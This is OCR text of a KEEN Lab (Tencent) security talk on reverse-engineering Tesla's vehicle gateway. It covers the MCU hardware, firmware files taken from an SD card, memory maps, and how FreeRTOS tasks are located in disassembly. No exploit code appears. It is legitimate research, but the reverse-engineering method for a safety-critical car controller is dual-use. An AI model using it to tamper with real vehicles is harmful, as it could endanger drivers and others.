Gateway Internals of Tesla Motors

KEEN Lab, Tencent

Who we are?

- NIE Sen(聂森)
  - Security researcher at KeenLab, Tencent.
  - Years of research experience in program analysis, like symbolic execution etc.
  - Years of vulnerability detection experience in Android/Linux Kernel.
- LIU Ling(刘令)
  - Security researcher at KeenLab, Tencent.
  - Specializes in reverse engineering, vulnerability discovery, vulnerability research and advanced exploitation techniques.
  - Formerly a security researcher focused on vulnerability discovery of QEMU and XEN.


Agenda

- Vehicle Gateway
- Tesla Gateway: Hardware and Firmware
- IDAPython Processing
- FreeRTOS Overview
- Ports/Tasks on Tesla Gateway
- Demo
- More

Vehicle Gateway


- Vehicle Gateway is an MCU which manages data communication between different CAN channels.
- In the Tesla Car, it also acts as an interface between Ethernet and CANBus to transfer/filter messages that are passed from the Infotainment System to the internal CANBus network.
- Samples of Vehicle Gateway
  - Jeep Cherokees(NEC V850)
  - Tesla Motors(Freescale MPC5668G)
  - Chinese Domestic Automakers(NEC 78K0R)

Vehicle Gateway of Tesla



Gateway Hardware

http://www.nxp.com/products/microcontrollers-and-
architecture-processors/mpc5xxx-5xxx-32-bit-mcus
mcus/ultra-reliable-mpc5668g-mcu-for-automotive
applications:MPC5668G



Ingineer, Aug 21, 2015

apacheguy said: ↑

The MCU never sleeps. It is always on for logging. That's why the center screen immediately comes on while it takes the
seconds to wake up. 3G, Bluetooth, and Wifi are clearly disabled while asleep, but I've never seen evidence of the MCU C


I just figured that the LTE radio might be faster to wake up than the older radio.

This is not true. The MCU has 2 separate and distinct systems in it's housing; the CID (Center Display)
performs the logging function, and it runs FreeRTOS on a Freescale MPC5668G. The Debian-based CI
while the Gateway can stay awake.


Ingineer
Electrical Engineer
15 16


Joined: Aug 9, 2012
Messages: 1,349

REPORT



Tesla Gateway: Hardware and Firmware





Tesla Gateway: Hardware and Firmware

```
nforest@nforest: ~/workspace/tesla/SD_4GB
➜  SD_4GB ls
booted.img  hwidacq.log  log          orig_int.dat  update.log
config      hwids.acq    modhwid.log  release.tgz
dtc         hwids.txt    modinfo.log  udsdebug.log
➜  SD_4GB mkdir release && tar xf release.tgz -C release/

gzip: stdin: decompression OK, trailing garbage ignored
tar: Child returned status 2
tar: Error is not recoverable: exiting now
➜  SD_4GB ls release/
bdy.hex          chgsph2cpld.hex  dhfd.hex    gtw.hex     pdm.hex
bmscpld.hex      chgsph2.hex      dhfp.hex    hndfd.hex   pm.hex
bms.hex          chgsph3cpld.hex  dhrd.hex    hndfp.hex   ptc.hex
chgph1cpld.hex   chgsph3.hex      dhrp.hex    hndrd.hex   rccm.hex
chgph1.hex       chgsvicpld.hex   difpga.hex  hndrp.hex   sec.hex
chgph2cpld.hex   chgsvi.hex       di.hex      ic.hex      sun.hex
chgph2.hex       chgvicpld.hex    dsp.hex     lft.hex     thc.hex
chgph3cpld.hex   chgvi.hex        eas.hex     log.cfg     tpms_hard_cal.hex
chgph3.hex       cp.hex           epb.hex     manifest    tunercal.hex
chgsph1cpld.hex  dcdc.hex         epbm.hex    msm.hex     tunerdsp.hex
chgsph1.hex      ddm.hex          esp.hex     park.hex    tuner.hex
➜  SD_4GB
```

Tesla Gateway: Hardware and Firmware

Address		Region Name	Tesla Specifics
Start	End		
0x00000000	0x00020000	FLASH	Bootloader and Internal Files
0x00020000	0x001FFFFF	FLASH2	CODE Region
			DATA Region
0x40000000	0x400FFFFF	SRAM	Updater System when in Programming Mode

Program Segmentation


Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	vle	ds
FLASH	00000000	00020000	.	.	X	.	.	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
FLASH2	00020000	001F7AB8	.	.	X	.	L	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
BAM	00FF0000	00FFFFFF	R	W	.	.	.	byte	01	public	REG	32	FFFFFFFF	FFFFFFFF
RAM	40000000	50000000	R	W	.	.	.	byte	00	public	DATA	32	FFFFFFFF	FFFFFFFF
AIPS_A	C3000000	C4000000	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF
AIPS_B	FFF00000	FFFFFFFF	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF

Line 3 of 6

Register Memory Map

Table A-1. Module Base Addresses (continued)

Module Name	Base Address	Page
I²C_A	0xFFF8_8000	Page A-55
I²C_B	0xFFF8_C000	Page A-56
DSPI_A	0xFFF9_0000	Page A-56
DSPI_B	0xFFF9_4000	Page A-57
eSCI_A	0xFFFA_0000	Page A-58
eSCI_B	0xFFFA_4000	Page A-58
eSCI_C	0xFFFA_8000	Page A-59
eSCI_D	0xFFFA_C000	Page A-59
eSCI_E	0xFFFB_0000	Page A-60
eSCI_F	0xFFFB_4000	Page A-60
eSCI_G	0xFFFB_8000	Page A-61
eSCI_H	0xFFFB_C000	Page A-61
FlexCan_A	0xFFFC_0000	Page A-62
FlexCan_B	0xFFFC_4000	Page A-66
FlexCan_C	0xFFFC_8000	Page A-71
FlexCan_D	0xFFFC_C000	Page A-76
FlexCan_E	0xFFFD_0000	Page A-80
FlexCan_F	0xFFFD_4000	Page A-85
CTU_A	0xFFFD_8000	Page A-89
DMA Multiplexer	0xFFFD_C000	Page A-91
PIT	0xFFFE_0000	Page A-92
eMIOS_A	0xFFFE_4000	Page A-93
SIU	0xFFFE_8000	Page A-100
CRP	0xFFFE_C000	Page A-110
FMPLL	0xFFFF_0000	Page A-111
PFlash Configuration	0xFFFF_8000	Page A-111
BAM	0xFFFF_C000	Page A-112



http://cache.nxp.com/files/32bit/doc/ref_manual/MPC5668xRM.pdf ,Appendix A - Memory Map, Page 1242

FreeRTOS

"Tmr Svc" is the key to locate FreeRTOS.

```
197 portBASE_TYPE xTimerCreateTimerTask( void )
198 {
199 portBASE_TYPE xReturn = pdFAIL;
200
201     /* This function is called when the scheduler is started if
202     configUSE_TIMERS is set to 1.  Check that the infrastructure used by the
203     timer service task has been created/initialised.  If timers have already
204     been created then the initialisation will already have been performed. */
205     prvCheckForValidListAndQueue();
206
207     if( xTimerQueue != NULL )
208     {
209         #if ( INCLUDE_xTimerGetTimerDaemonTaskHandle == 1 )
210         {
211             /* Create the timer task, storing its handle in xTimerTaskHandle so
212             it can be returned by the xTimerGetTimerDaemonTaskHandle() function. */
213             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
214         }
215         #else
216         {
217             /* Create the timer task without storing its handle. */
218             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
219         }
220         #endif
221     }
222
223     configASSERT( xReturn );
224     return xReturn;
225 }
```

```
loc_1B7BB0:
bl      taskEXIT_CRITICAL
lwz     r0, xTimerQueue@l(r31)
li      r3, 0
cmpwi   cr7, r0, 0
beq     cr7, loc_1B7BF0
```

```
lis     r3, prvTimerTask@h # prvTimerTask
lis     r4, aTmrSvc@ha # aTmrSvc
addi    r3, r3, prvTimerTask@l # prvTimerTask
addi    r4, r4, aTmrSvc@l # aTmrSvc # "Tmr Svc"
li      r5, 0x400
li      r6, 0
li      r7, 2
li      r8, 0
li      r9, 0
li      r10, 0
bl      xTaskGenericCreate
```

```
loc_1B7BF0:
lwz     r0, 0x20+sender_cr(r1)
lwz     r28, 0x20+binder_var(r1)
mtlr    r0
lwz     r29, 0x20+saved_toc(r1)
lwz     r30, 0x20+var_8(r1)
lwz     r31, 0x20+var_4(r1)
addi    r1, r1, 0x20
blr
```

FreeRTOS Overview


- Tasks
  - A task consists of codes, states of which are controlled by FreeRTOS.
- Queues
  - Queues are the primary form of inter-task communications. They can be used to send messages between tasks, and between interrupts and tasks.
- etc.

http://www.freertos.org/RTOS.html

FreeRTOS Overview

```
portBASE_TYPE xTaskCreate(
  pdTASK_CODE pvTaskCode,
  const char * const pcName,
  unsigned short usStackDepth,
  void *pvParameters,
  unsigned portBASE_TYPE uxPriority,
  xTaskHandle *pvCreatedTask);
```


- **pvTaskCode** Pointer to the task entry function.
- **pcName** A descriptive name for the task.
